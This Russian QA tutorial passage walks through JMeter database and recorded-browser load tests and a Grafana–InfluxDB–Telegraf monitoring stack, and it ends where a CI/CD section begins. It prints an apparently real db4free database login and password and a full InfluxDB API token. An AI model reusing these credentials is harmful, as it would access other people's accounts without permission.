(сайт: <https://www.db4free.net> / БД: andrey1981 / таблица: CARS)

CarID	Make	Model	Year	ValidMOT	Price	Colour
1	Audi	S3	2012	1	10000	Black
2	Nissan	Qashqai	2010	1	8000	Orange
3	Peugeot	206	2005	0	400	Black
4	Audi	A6	2010	1	7095	Blue
5	Audi	Q3	2018	1	27095	Blue
6	Volkswagen	Golf	2013	0	13049	Red
7	Volkswagen	Polo	2009	1	7000	White
8	Ford	Focus	2010	1	3949	White
9	BMW	Mini	2012	0	6999	Purple
10	BMW	1	2017	1	17000	White

И установлен JDBC-driver:

Link to download jdbc driver: <https://dbschema.com/jdbc-driver/MySQL.html>

Unzip 1 of 1 file: mysql-connector-java-8.0.25

copy it to folder(s): jmeter/extracts or jmeter/bin or jmeter/lib
Restart JMeter

Добавим к Тест-Плану новую Группу «Group2»: Test Plan → Add → Thread (Users) → Thread Group
Добавим Запрос к Базе Данных: Group2 → Add → Sampler → JDBC Request
Для настройки соединение с БД: Group2 → Add → Config Element → JDBC Connection Configuration
Добавим Слушателя: Group1 → Add → Listener → View Results in Tree

« TestPlan»

« Group1»

« HTTP Request»
« View Results in Table»
« View Results in Tree»
« Graph Results»
« Response Assertion»
« Duration Assertion»

« Group2»

« JDBC Request»
« JDBC Connection Configuration»
« View Results in Tree»

Окно « JDBC Connection Configuration»

Name:	JDBC Connection Configuration (по умолчанию)
Comments:	
Variable Name Bound to Pool:	
Variable Name for created pool:	<code>var</code> (ввести произвольную переменную)
Connection Pool Configuration:	
Max Number of Connections:	0 (по умолчанию)
Max Wait (ms):	10000 (по умолчанию)
Time Between Eviction Runs (ms):	60000 (по умолчанию)
Auto Commit:	True (по умолчанию)
Transaction Isolation:	DEFAULT (по умолчанию)
Preinit Pool:	<code>False</code> (по умолчанию) Init SQL statements separated by new line
Connection Validation by Pool:	
Test While Idle:	True (по умолчанию)
Soft Min Evictable Idle Time (ms):	5000 (по умолчанию)
Validation Query:	
Database Connection Configuration:	
Database URL:	<code>jdbc:mysql://db4free.net:3306/andrey1981</code> (запрос:тип://путь:порт/названиеБД)
JDBC Driver class:	<code>com.mysql.jdbc.Driver</code> (выбрать из дроп-листа)
Username:	Фтвкун1981
Password:	<code>andrey1981</code> (логин на сайте db4free.net)
Connection Properties:	***** (пароль на сайте db4free.net)

Окно «JDBC Request»

Name:	JDBC Request (по умолчанию)
Comments:	
Variable Name Bound to Pool:	-----
Variable Name of Pool declared in JDBC Connection Configuration:	var (ввести ТУ ЖЕ переменную!)
SQL Query:	-----
Query Type:	Select statement (по умолчанию) Init SQL statements separated by new line
1 SELECT * FROM cars 2 3	
Parameter values:	
Parameter types:	
Variable names:	
Result variable names:	
Query timeout (s):	
Limit ResultSet:	
Handle ResultSet:	Store as String (по умолчанию)

Должен быть скачан и установлен JDBC драйвер (см. начало этого раздела «ЗАПРОС К БД»)

Слушатель «View Results in Tree»

Start «▶»

В окне Листенера «View Results in Tree» есть 3 тега:

Sampler Result – Краткая инфа по Ответу

Request – заголовки и тело Запроса

Response Data – тело Ответа

Перейти к «Response Data»

Результат Запроса к БД (SELECT * FROM cars) выводится в виде таблицы прямо в JMeter:

CarID	Make	Model	Year	ValidMOT	Price	Colour
1	Audi	S3	2012	true	10000	Black
2	Nissan	Qashqai	2010	true	8000	Orange
3	Peugeot	206	2005	false	400	Black
4	Audi	A6	2010	true	7095	Blue
5	Audi	Q3	2018	true	27095	Blue
6	Volkswagen	Golf	2013	false	13049	Red
7	Volkswagen	Polo	2009	true	7000	White
8	Ford	Focus	2010	true	3949	White
9	BMW	Mini	2012	false	6999	Purple
10	BMW	1	2017	true	17000	White

ЗАПИСЬ В JMETER СЦЕНАРИЯ ДЕЙСТВИЙ НА САЙТЕ

С помощью JMeter можно записать некий сценарий (н-р, покупка товара) и потом его проигрывать

Tread Group → Add → Config Element → HTTP Header Manager

Tread Group → Add → Logic Controller → Recording Controller

Tread Group → Add → Listener → View Results Tree

Test Plan → Add → Non-Test Elements → HTTP(S) Test Script Recorder

« TestPlan»

« Group3»

« HTTP Header Manager»

« Recording Controller»

« View Results in Tree»

« HTTP(S) Test Script Recorder»

Перейти к «HTTP(S) Test Script Recorder»: Тут записывается сценарий на выбранном сайте

Name:	HTTP(S) Test Script Recorder (по умолчанию)		
Comments:			
State:	-----		
<input type="button" value="▶ Start"/> <input type="button" value="● Stop"/> <input type="button" value="↻ Restart"/>			
Global Settings: -----			
Port:	8888 (должен быть одинаков с браузером!)	HTTP Domains:	Ab-soft.net
Test Plan Creation		Request Filtering	
Test Plan Content: -----			
Target Controlling:	Use Recording Controller (по умолчанию)		
Grouping:	Do not group samplers (по умолчанию)		
<input checked="" type="checkbox"/> Capture HTTP Headers	<input type="checkbox"/> Add Assertions	<input type="checkbox"/> Regex Matching	
HTTP Sampler Settings: -----			
Transaction name			
Naming scheme	Prefix	#(counter, number, 000) - #(path) (#(name))	
Counter start value			Set counter
Create new transaction after request (ms):			
Recording's default encoding			
<input type="checkbox"/> Retrieve All Embedded Resources	<input type="checkbox"/> Redirect Automatically	<input checked="" type="checkbox"/> Follow Redirects	
<input checked="" type="checkbox"/> Use Keep Alive			
Type:			
GraphQL HTTP Sampler settings: -----			
<input checked="" type="checkbox"/> Detect GraphQL Request			

Запустить дополнительный браузер, (н-р, Mozilla Firefox) для настройки порта, одинакового с JMeter!

Зайти на сайт

Настроить в Firefox прокси-сервер:

«≡»

Настройки

Проскроллить вниз

Секция «Параметры сети»

[Настроить...]

Окно «Параметры соединения»:

Ручная настройка прокси

HTTP прокси: localhost

Порт: 8888 (должен быть одинаковый с JMeter!)

Também использовать этот прокси для HTTPS

[OK]

Вернуться в Firefox на сайт

Обновить страницу

Выйдет сообщение: «Прокси-сервер отказывается принимать соединения»

Вернуться в JMeter

В окне «HTTP(S) Test Script Recorder» нажать «▶ Start»

* Может выйти ошибка об отсутствии proxyserver.jks – это библиотека куда сохраняются ключи SSL, и если JMeter запущен из папки, ком расположена в Program Files, то Windows запрещает записывать что-либо в Program Files, и следовательно в подпапку с JMeter и proxyserver.jks. Для решения можно поменять права или переместить подпапку с JMeter на рабочий стол или другой диск.

На короткое время появится и исчезнет сертификат SSL/TLS (сертификат сохраниться в «JMeter/bin»: «ApacheJMeterTemporaryRootCA.crt»).

Появится маленькое окно «Recorder Transaction Control»:

<input type="button" value="Stop"/>	HTTP Sampler Settings: -----
	Transaction name
	Naming scheme
	Prefix
	Counter start value
	Create new transaction after request (ms):
	Set counter

В Firefox обновить страницу, вместо сообщения о невозможности отобразить содержимое: «Предупреждение: Вероятная угроза безопасности».

Теперь надо снова настроить Firefox, что сертификату безопасности можно доверять

Настроить в Firefox сертификаты безопасности:

«≡»

Настройки

Поиск в настройках: Сертификаты

Окно «Сертификаты»

Запрашивать у OCSP-серверов подтверждение текущего статуса сертификатов

[Просмотр сертификатов...]

[Устройства защиты...]

Окно «Управления Сертификатами»

[Импортировать...]

Окно «Загрузка Сертификата»

Как и при открытии обычного файла открыть файл сертификата: .../ApacheJMeter/bin/

«ApacheJMeterTemporaryRootCA.crt»

Доверять при идентификации веб-сайтов

Доверять при идентификации пользователей электронной почты

[OK]

[OK]

Закрыть тег «Настройки»

В Firefox обновить страницу – сайт заработал.

Теперь маленькое окно «Recorder Transaction Control» записывает наши действия на сайте.

В Firefox на сайте перемещаемся по разделам, под-страницам, вкладкам.

В маленьком окне «Recorder Transaction Control» → «● Stop»

В JMeter в дереве, рядом с «Recording Controller» появился маркер подраздела «>»

«TestPlan»

«● Group3»

«HTTP Header Manager»

«> Recording Controller»

«✓http://mysite.com/....»

«✓http://mysite.com/....»

«✓http://mysite.com/....»

«✓http://mysite.com/....»

«View Results in Tree»

«HTTP(S) Test Script Recorder»

Открыть в дереве «Recording Controller» – записались все действия на сайте, в виде «HTTP Request».

Причём, кроме них так же все сопутствующие Гугл-аналитик, Ю-туб, Фейсбук и т.д. – их придётся чистить (удалять) вручную (это один из минусов JMeter) – ресурс сайта виден в правой части окна в каждом из «HTTP Request».

Дальше можно нагружать «Tread Group» пользователями, и следить за тем как ведут себя странички нашего сайта.

Но можно использовать BlazeMeter из Google Chrome.

BlazeMeter

ЗАПИСЬ В BLAZEMETER СЦЕНАРИЯ ДЕЙСТВИЙ НА САЙТЕ

BlazeMeter – Расширение Google Chrome, которое записывает посещаемые страницы.

Скачать расширение.

Перейти на выбранный сайт в Chrome.

Запустить расширение в Chrome: Справа-вверху «●» → BlazeMeter

Авторизоваться в нём с помощью Гугл-аккаунта (чтобы была доступна запись в формате JMeter)

Справа вверху появится мини-окно рекордера BlazeMeter

Нажать «●»

Пойдёт запись.

В Chrome на сайте перемещаемся по разделам, под-страницам, вкладкам.

Нажать «»

В Chrome: Справа-вверху, рядом с «», начнёт мерцать «» с «B» → нажать «»

Снова появится мини-окно рекордера BlazeMeter

BlazeMeter мини-окно: «Save»

BlazeMeter мини-окно: Выбрать формат:

- JMeter (JMX)
- Selenium Only (YAML)
- JMeter & Selenium combined (YAML)

BlazeMeter мини-окно: выбрать только тот сайт что нужен:

- mysite.com
- google-analytics.com
- facebook.com

«Save»

JMX-Файл сохранится в загрузки.

Переместить его в папку JMeter/bin

В JMeter: File → Open → RECORD-12-22-21-10-23-33-PM.jmx

Загрузится новый Тест-План с названием записи: «RECORD-12-22-21-10-23-33-PM» с «Config Element»-ами, и «Thread Group» с вкладкой «Test»:

```
« TestPlan»
  « HTTP Header Manager»
  « User Defined Variables»
  « HTTP Request Defaults»
  .....
« Thread Group»
  « Test»
    « http://mysite.com/....»
    « http://mysite.com/....»
    « http://mysite.com/....»
```

(Чистить вручную уже ничего не надо, как с записью сценария из самого JMeter – все запросы только по сайту <http://mysite.com>)

Это уже готовый сценарий

Добавим Листенера «View Results Tree»

В «Thread Group» установим пользователей, частоту, итерации

Start «»

Смотрим на Ответы

Можно добавить Ассёрты.

Grafana

? **Grafana** – это мультиплатформенное веб-приложение для аналитики и интерактивной визуализации с открытым исходным кодом. Grafana это пакет для визуализации данных мониторинга. В отличие от Graphite, который, и данные хранит, и графики строит, Grafana фокусируется только на визуальной части и дашбордах.

? Возможности

Предоставляет диаграммы, графики и предупреждения для Интернета при подключении к поддерживаемым источникам данных. Конечные пользователи могут создавать сложные панели мониторинга с помощью интерактивных запросов. Grafana разделена на фронтенд и бэкенд, написанные на TypeScript и Go соответственно.

Grafana используется для визуализации метрик, собранных с узлов кластера и виртуальных машин.

С помощью информационных панелей (дашбордов) Grafana вы можете:

- настроить отображение метрик в виде графиков и диаграмм;
- отслеживать изменения метрик во времени;
- настроить отправку автоматических уведомлений в мессенджеры. Подробнее см. в статье Grafana. Настройка уведомлений.

? Источники данных Grafana

Grafana поддерживает из коробки различные источники данных:

- Prometheus,
- Graphite,
- OpenTSDB,
- InfluxDB,
- Elasticsearch и др.

? Работа с Grafana

Графана работает только через веб-браузер!


УСТАНОВКА И ЗАПУСК

- Установить на компьютер
- Зайти в браузер, в адресной строке набрать: <http://localhost:3000>
- Появится страница авторизации
- Ввести данные уже установленные по умолчанию:
 Email or Username: admin
 Password: admin
- Снова появится страница авторизации, с предложением изменить пароль:
 Password: *****
 Repeat Password: *****
- Попадаем на Welcome page


НАСТРОЙКИ КОНФИГУРАЦИИ

- Нужно определить собственный конфигурационный файл
- Для Windows версии сервис запускается NSSM (service manager for Windows)
- По умолчанию Графана зависит от конфигурационных файлов, находящихся в папке «Grafana\conf»
- Зайти в папку: C:\Program Files\GrafanaLabs\grafana\conf
- По умолчанию Графана использует содержимое файла defaults.ini
- Этот файл нужно перезаписать, чтобы использовать собственную конфигурацию. Если в дальнейшем с собственной конфигурацией возникнут проблемы, всегда можно вернуться к файлу по умолчанию.
- В Папке «conf»: скопировать файл «defaults.ini» и переименовать в «custom.ini»
- Перейти в папку: C:\Program Files\GrafanaLabs\svc-8.3.3.0
- Там будет файл «nssm.exe»
- В этой папке с файлом «nssm.exe»: Нажать и удерживать «Win+X» и из появившегося меню выбрать: «Командная строка (администратор)»
- Ввести команды (не забыть про кавычки!):
 "C:\Program Files\GrafanaLabs\svc-8.3.3.0"
 C:\Program Files\GrafanaLabs\svc-8.3.3.0>nssm.exe edit grafana

- Появится окно NMMS Service Editor



- В поле «Arguments» ввести «--config conf» с названием созданного файла: [--config conf\custom.ini](#)
- «Edit service»
- NMMS окно с сообщением об успехе
- «OK»
- В Windows: Перезапустить (Restart) сервис в поиске по Windows: «Service/Просмотр локальных служб»



- В браузере убедиться, что Графана работает нормально – обновить страницу: <http://localhost:3000> «F5»

РАЗРЕШИТЬ/ЗАПРЕТИТЬ РЕГИСТРАЦИЮ НОВОГО ПОЛЬЗОВАТЕЛЯ

По умолчанию опция регистрации нового пользователя запрещена

Чтобы разрешить регистрацию (н-р, для доступа к каким-либо дашбордам):

- Зайти в папку: C:\Program Files\GrafanaLabs\grafana\conf
- Открыть в текстовом редакторе созданный файл «[custom.ini](#)»
- Перейти к секции «[users]» (строка ≈220-320)
- В строке «allow_sign_up» изменить значение на «[true](#)»

```
227 [users]
228 # disable user signup / registration
229 allow_sign_up = true
230
231 # Allow non admin users to create organizations
232 allow_org_create = false
233
```

- Чтобы убедиться, что всё работает норм – в Браузере перейти на страницу: <http://localhost:3000/signup>
- Зарегистрировать нового юзера

НАСТРОЙКА ИСТОЧНИКА ДАННЫХ

Для Графана нужно настроить один из источников данных, т.к. сама по себе Графана данных не содержит, а только отображает, визуализирует метрики. По умолчанию, один из встроенных источников данных – база данных InfluxDB. Но её надо установить.

Но для самой базы данных тоже нужны сами данные – метрики. Нужно установить контроллер данных. В InfluxDB как источник данных по умолчанию используется Telegraf, который в свою очередь тоже надо устанавливать с того же ресурса (InfluxDB). Но можно подключить и любой другой. Н-р, «JMeter».

То есть, надо настроить связку – стек: «Датчики – База данных – Источник» = «Grafana – InfluxDB – Jmeter». Связки могут быть абсолютно разными: н-р, «Grafana – InfluxDB – Telegraf» или «Grafana – Prometheus – Jmeter»

InfluxDB

? InfluxDB

InfluxDB представляет собой ПО с открытым исходным кодом для хранения временных рядов. БД написана на языке Go и не требует внешних зависимостей. Основным назначением является хранение больших объемов данных с метками времени. Например, данные мониторинга, метрики приложений и данные датчиков IoT.

? Работа с InfluxDB

- Скачать «InfluxDB 2.x Open Source Time Series Database» с сайта <https://portal.influxdata.com/downloads/>
- Распаковать архив
- Копировать содержимое в C:\Program Files\InfluxData
- Запустить из командной строки «influxd.exe» – запуститься сервер «Influx»
C:\Program Files\GrafanaLabs\grafana\bin>grafana-server.exe
- Не закрывать, а просто свернуть командную строку – сервис должен работать!**
- В Браузере перейти к порту 8086: <http://localhost:8086>
- Зарегистрироваться:

Username:	MyName	
Password:	*****	
Confirm Password:	*****	
Initial Organization Name:	QAHome	(название БД)
Initial Bucket Name:	Bucket1	(название таблицы)
«Quick Start»		
- Создать источник данных для БД «Bucket1»:
- Меню «Data» → Тег «API Token» → кнопка справа «+ Generate API Token» → Read/Write API Token
- Окно «Generate Read/Write API Token»:

Description:	JMeterToken	(ввести название-описание)
Read:	Bucket1	(выбрать)
Write:	Bucket1	(выбрать)
«Save»		
- Тег «API Token»: Выбрать из списка JMeterToken
- Окно «JMeterToken»: JOFqJDii9ZsAXfKlqXbtIUozdhZFJkqtDWplvuL7s1s1iWkraFYZDli5S6_0HSc66wkJpn9qPT8TNDSyQKpTg== [«Copy to Clipboard»](#)

JMeter:

Для настройки JMeter надо скачать файл Листенера, который будет отправлять данные бэкенда в БД.

- В Google или GitHub найти джава-файл по названию «JMeter-InfluxDB-Writer»
- Загрузить: «JMeter-InfluxDB-Writer-1.0.jar» и переместить в папку: .\apache-jmeter-5.4.2\lib\ext
- В JMeter создать Test-Plan, Thread Group, HTTP Request, и добавить «Backend Listener»
- В «Backend Listener» прописать настройки:

Name:	Backend Listener (по умолчанию)
Comments:	
Backend Listener implementation:	org.apache.jmeter.....InfluxdbBackendListenerClient (выбрать из списка)
Async Queue size	5000 (по умолчанию)

Parameters values:

influxdbMetricSender	org.apache.jmeter.visualizers.backend.influxdb.HttpMetricsSender (по умолчанию)
influxdbUrl	http://localhost:8086/api/v2/write?org=QAHome&bucket=Bucket1 (изменить)
application	Demo
measurement	Jmeter
summaryOnly	false
samplersRegex	.* (по умолчанию)
percentiles	99;95;90 (по умолчанию)
testTitle	Demo
eventTags	
influxdbToken	(добавить! «Add») JOFqJDii9ZsAXfKlqXbtIUozdhZFJkqtDWplvuL7s1s1iWkraFYZDli5S6_0HSc66wkJpn9qPT8TNDSyQKpTg== (токен вставить из InfluxDB)

- Можно так же добавить Ассёрты и Листенеры по необходимости
- Далее, нагрузить какой-либо сайт.
- Start «▶»

InfluxDB:

- Меню «Explore»
- Выбрать тип отображения данных: н-р, «Graph»
- Слева, над фильтрами, вкладка «Query1»: установить значения в секциях-фильтрах (выбрав значения из списков), секции добавлять «+»:


FROM	Filter	Filter	Filter	Filter	Filter	+
<i>Search</i>	_measurement▼	_field▼	application▼	statut▼	transaction▼	
Bucket1	Search	Search	Search	Search	Search	
	<input checked="" type="checkbox"/> jmeter	<input checked="" type="checkbox"/> pct95.0	<input checked="" type="checkbox"/> Demo	<input checked="" type="checkbox"/> ok	<input checked="" type="checkbox"/> all	
		<input checked="" type="checkbox"/> (anyone)			<input checked="" type="checkbox"/> HTTP Request	
		<input checked="" type="checkbox"/> (anyone)				

- Справа, над фильтрами, установить время: «Past 5m, 15m, 1h, 3h, 6h, ...»
- Над фильтрами, справа: нажать «Submit»
- По выбранным параметрам фильтров отобразятся графики запроса из JMeter.

Grafana:

ДОБАВЛЕНИЕ ИСТОЧНИКА ДАННЫХ

- Иконка «Configuration» → «Data Sources»



- «Add data source» → «InfluxDB» → «Select»
- Окно «Data Sources / InfluxDB»: задать параметры для подключения к InfluxDB:

Name: **InfluxDB-Jmeter** (любое) Default: **ON** (источник данных будет использоваться по умолчанию)

Query Language

InfluxQL | **Flux** (для версии InfluxDB 2.0+ обязательно выбрать «Flux»!)

HTTP

URL: **http://localhost:8086**

Access: Server (default)

...

...

InfluxDB Details

Organization: **QAHome**

Token: **JOFqJDi9Z.....ZDl5S6_0HSc66wkJpn9qPT8TNDSyQKpTg==** (тот же, что и для JMeter)

Default Bucket: **Bucket1**

Min time interval: **10s** (по умолчанию)


Max series: **1000** (по умолчанию)

«Save & Test»

Должно вернуться сообщение: « **✓ 1 buckets found** » – значит, всё работает успешно.

ПРОВЕРИТЬ СТЕК «GRAFANA – INFLUXDB»


- Перейти в меню «Explore»



- Выбрать из списка источник данных (вверху слева): «**InfluxDB-Jmeter**»
- Нажать «Sample Query»
- Выбрать «Show buckets»
- Если всё настроено верно – придёт flux-ответ «buckets()» и внизу сформируется служебная таблица, в которой будет Bucket1

СОЗДАНИЕ ДАШБОРДОВ

- Дашборды – это панели-индикаторы различных метрик, подгружаемых из баз данных.
- Чтобы создать Дашборд – нажать «Create» → «Dashboard»



- Выбрать «Add a new panel»:

Add a new panel (1 панель)	Add a new row (группа панелей)
Add the panel from the panel library (библ. пуста)	

- Появится пустая панель
- Справа, будет секция для изменения внешнего вида панели, там же ввести название панели:
- Title: «Jmeter - avg»
- Под Панелью будет окно запроса
- Нажать: «Sample Query»
- Выбрать снippet фласк-запроса: «Simple Query»
- В сниппете исправить образцы подставив свои данные (пар-ры можно посмотреть в InfluxDB/Explore/Filters):

```
1 | from(bucket: "Bucket1")
2 |   |> range(start: v.timeRangeStart, stop:v.timeRangeStop)
3 |   |> filter(fn: (r) =>
4 |     r._measurement == "jmeter" and
5 |     r._field == "avg"
6 |   )
```


- Справа, над панелью, установить время: «Last 5m, 15m, 30m, 1h, 3h, 6h, ...»

В панели отобразится соответствующий график.

ИМПОРТ ДАШБОРДОВ

Чтобы не настраивать вручную множество панелей, можно импортировать уже готовые наборы.

- Чтобы создать Дашборд – нажать «Create» → «Import»



- Выбрать вариант загрузки:

«Upload JSON file» – загрузить набор JSON-файлом (со своего компьютера)

Import via grafana.com «Load» – загрузить набор с сайта

Import via panel JSON «Load» – загрузить набор JSON-кодом прямо здесь-же, во фрейм

- Для загрузки с сайта надо вставить URL или ID набора

- Перейти на сайт <http://grafana.com>

Тег [Grafana](#) → [Dashboards](#) → Search Dashboards: Jmeter (or: InfluxDB Metrics) «Enter»

Выбрать из найденных

На странице определённого Дашборда посмотреть ID

(либо на странице, либо в конце адресной строки браузера):

InfluxDB Metrics – 317

Apache JMeter Dashboard using Core InfluxdbBackendListenerClient – 5496

...

- Вернуться в Grafana, к «Import» и ввести ID:
Import via grafana.com: 317 «Load» – загрузить набор «InfluxDB Metrics» с сайта
- Появится новая версия окна «Import»:

...

Options

Name

InfluxDB Metrics (по умолчанию, можно изменить)

Folder

General (по умолчанию, можно изменить)

...

Internal influxdb

InfluxDB-Jmeter (выбрать из списка)

«Import»

- Справа, над панелями, установить время: «Last 5m, 15m, 30m, 1h, 3h, 6h, ...»

В панели отобразятся соответствующие графики.

Telegraf

? Influx Telegraf

Influx Telegraf – инструмент для сбора источников данных, для мониторинга данных о производительности компьютера. Стек «Telegraf-Influxdb-Grafana»: Telegraf выступает в качестве инструмента для сбора источников данных; Influxdb – для хранения данных; Grafana – отображает диаграммы для создания платформы мониторинга.

УСТАНОВКА

- На сайте influxdata.com перейти в раздел загрузки: <https://portal.influxdata.com/downloads/>
- Выбрать секцию Telegraf и платформу Windows
- Использовать появившуюся инструкцию для скачивания в PowerShell:
`wget https://dl.influxdata.com/telegraf/releases/telegraf-1.21.1_windows_amd64.zip -UseBasicParsing -OutFile telegraf-1.21.1_windows_amd64.zip
Expand-Archive .\telegraf-1.21.1_windows_amd64.zip -DestinationPath 'C:\Program Files\InfluxData\telegraf'`

ИЛИ

- В браузере: ввести в адресную строку часть команды:
https://dl.influxdata.com/telegraf/releases/telegraf-1.21.1_windows_amd64.zip
- Windows окно скачивания: выбрать открыть/[сохранить](#)
- Windows: из загрузок переместить архив и распаковать
- Папку «telegraf-1.21.1» лучше переместить на Desktop (т.к. в Program Files будет проблематично запустить Telegraf из-за безопасности Windows)
- В папке «telegraf-1.21.1» будут два файла: telegraf.conf и telegraf.exe – их надо настроить
- В файле telegraf.conf плагин для снятия основных системных метрик уже активирован. Телеграф мониторит следующие объекты:

Processor

Logical Disk

Physical Disk

Network Interface

System

Memory

Paging File

Но можно настроить и другие метрики.

НАСТРОЙКА – I СПОСОБ

- Windows: Открыть telegraf.conf в текстовом редакторе
- Деактивировать плагин InfluxDB v1, обозначив его как коммент: добавить «#» перед [[outputs.influxdb]].
- Активировать плагин InfluxDB v2, удалив обозначение коммент: удалить «#» перед [[outputs.influxdb_v2]].
- Также в секции [[outputs.influxdb_v2]] надо прописать URL, токен, организацию и таблицу (Бакет), также удалив обозначение комментария «#».
- Токен нужно сгенерировать в InfluxDB в «Data», тег «API Tokens».

```
[[outputs.influxdb_v2]]
urls = ["http://localhost:8086"]
token = "iVer00JQHEEb1c-v-....._m7--227HNTKSA=="
organization = "QAHome"
bucket = "Bucket2"
```

НАСТРОЙКА – II СПОСОБ

- InfluxDB: Меню «Data» → тег «API Token» → кнопка справа «+ Generate API Token» → Read/Write API Token
- Окно «Generate Read/Write API Token»:
 - Description: [TelegrafToken](#) (ввести название-описание)
 - Read: [Bucket2](#) (выбрать)
 - Write: [Bucket2](#) (выбрать)
 - «Save»
- InfluxDB: Меню «Data» → тег «Telegraf» → кнопка справа «+ Create Configuration»
 - Bucket: Bucket2
 - Выбрать «System»: [System](#) | Docker | Kubernetes | NGINX | Redis
 - «Continue»
 - Telegraf Configuration Name: [MyTelegraf](#)
 - «Create and Verify»
 - (Окно с инструкцией по настройке)
 - «Finish»
- InfluxDB: Меню «Data» → тег «Telegraf» → выбрать из списка [MyTelegraf](#) → скопировать весь скрипт
- Windows: в текстовом редакторе изменить telegraf.conf, удалить всё, вставить из буфера скрипт
- InfluxDB: Меню «Data» → тег «API Token» → [TelegrafToken](#) → скопировать токен
- Windows: в текстовом редакторе в изменённый telegraf.conf, подставить токен вместо «\$INFLUX_TOKEN»:


```
~86 | token = "$INFLUX_TOKEN" → ~86 | token = "iVer00JQHEEb1c-v-....._m7--227HNTKSA=="
```
- Windows: поиск → Просмотр Локальных Служб → «Службы»
- Windows окно «Службы»: если появилась строка «Telegraf Data Collector Server» → колонка тип запуска → «Автоматически» поменять на «Вручную»
- Windows: «Win+X» → Открыть командную строку (Администратор)
- CLI: `cd C:\Users\Admin1\Desktop\telegraf-1.21.1`
- CLI: `C:\Users\Admin1\Desktop\telegraf-1.21.1>telegraf.exe --config telegraf.conf`
- CLI: Запустится служба Telegraf по сбору системных данных, настроенная под Организацию и Бакет
- **CLI: Не закрывать (а просто свернуть) окно командной строки, а то служба остановится!**

InfluxDB:

- Меню «Explore»
- Выбрать тип отображения данных: н-р, «Graph»
- Слева, над фильтрами, вкладка «Query1»: Установить значения в секциях-фильтрах (выбрав значения из списков), секции добавлять «+»:

FROM	Filter	Filter	Filter	Filter	Filter	Filter	+
Search	measurement ▼	_field ▼	cpu ▼	host ▼	...▼		
Bucket2	Search	Search	Search	Search	Search		
	<input checked="" type="checkbox"/> cpu	<input checked="" type="checkbox"/> (anyone)	<input checked="" type="checkbox"/> cpu-total	<input checked="" type="checkbox"/> Admin			
	<input checked="" type="checkbox"/> disk	<input checked="" type="checkbox"/> (anyone)	<input checked="" type="checkbox"/> cpu0				
		<input checked="" type="checkbox"/> (anyone)	<input checked="" type="checkbox"/> usage_user	<input checked="" type="checkbox"/> (anyone)			


- Справа, над фильтрами, установить время: «Past 5m, 15m, 1h, 3h, 6h, ...»
- Над фильтрами, справа нажать «Submit»

По выбранным параметрам фильтров отобразятся графики запроса из Telegraf.

Grafana:

ДОБАВЛЕНИЕ ИСТОЧНИКА ДАННЫХ

- Иконка «Configuration» → «Data Sources»



- «Add data source» → «InfluxDB» → «Select»
- Окно «Data Sources / InfluxDB»
- Задать параметры для подключения к InfluxDB:

Name: [InfluxDB-Telegraf](#) (любое) Default: **ON** (источник данных будет использоваться по умолчанию)

Query Language

InfluxQL | [Flux](#) (для версии InfluxDB 2.0+ обязательно выбрать «Flux»!)

HTTP

URL: <http://localhost:8086>

Access: Server (default)

...

...

InfluxDB Details

Organization: [QAHome](#)

Token: [iVer00JQHEEb1c-v....._m7--227HNTKSA==](#) (тот же, что и для Telegraf)

Default Bucket: **Bucket2**

Min time interval: 10s (по умолчанию)

Max series: 1000 (по умолчанию)

[«Save & Test»](#)

- Должно вернуться сообщение: « 1 buckets found» – значит, всё работает успешно.
- Можно скопировать из InfluxDB токен для UserName, тогда Графана будет следить за всеми Buckets, и тогда должно вернуться сообщение: « ... buckets found».

ПРОВЕРИТЬ СТЕК «GRAFANA – INFLUXDB»

- Перейти в меню «Explore»
- Выбрать из списка источник данных (вверху слева): «[InfluxDB-Telegraf](#)»
- «Sample Query»
- Выбрать «Show buckets»
- Если всё настроено верно – придёт flux-ответ «buckets()» и внизу сформируется служебная таблица, в которой будет Bucket2

СОЗДАНИЕ ДАШБОРДОВ

- «Create» → «Dashboard»
- Выбрать «Add a new panel»:
- Появится пустая панель
- Справа, будет секция для изменения внешнего вида панели, там же ввести название панели:
- Title: «Telegraf - cри»
- Под Панелью будет окно запроса
- Нажать: «Sample Query»
- Выбрать снippet фласк-запроса: «Simple Query»
- В снippetе исправить образцы по умолчанию на свои (пар-ры можно посмотреть в InfluxDB/Explore/Filters):

```
1 from(bucket: "Bucket2")
2 |> range(start: v.timeRangeStart, stop:v.timeRangeStop)
3 |> filter(fn: (r) =>
4   r._measurement == "cpu" and
5   r._field == "usage_system"
6 )
```

ИЛИ

```
1 | from(bucket: "Bucket2")
2 | |> range(start: v.timeRangeStart, stop:v.timeRangeStop)
3 | |> filter(fn: (r) =>
4 | | | r._measurement == "net" and
5 | | | r._field == "packets_recv" or
6 | | | r._field == "packets_sent"
7 | )
```

- Справа, над панелью, установить время: «Last 5m, 15m, 30m, 1h, 3h, 6h, ...»

В панели отобразится соответствующий график.

CI/CD


Continuous Integration / Continuous Delivery

? CI/CD (Continuous Integration / Continuous Delivery OR Continuous Deployment) – это комбинация непрерывной интеграции и непрерывного развертывания программного обеспечения в процессе разработки. CI/CD объединяет разработку, тестирование и развертывание приложения.

? CI (Continuous Integration)

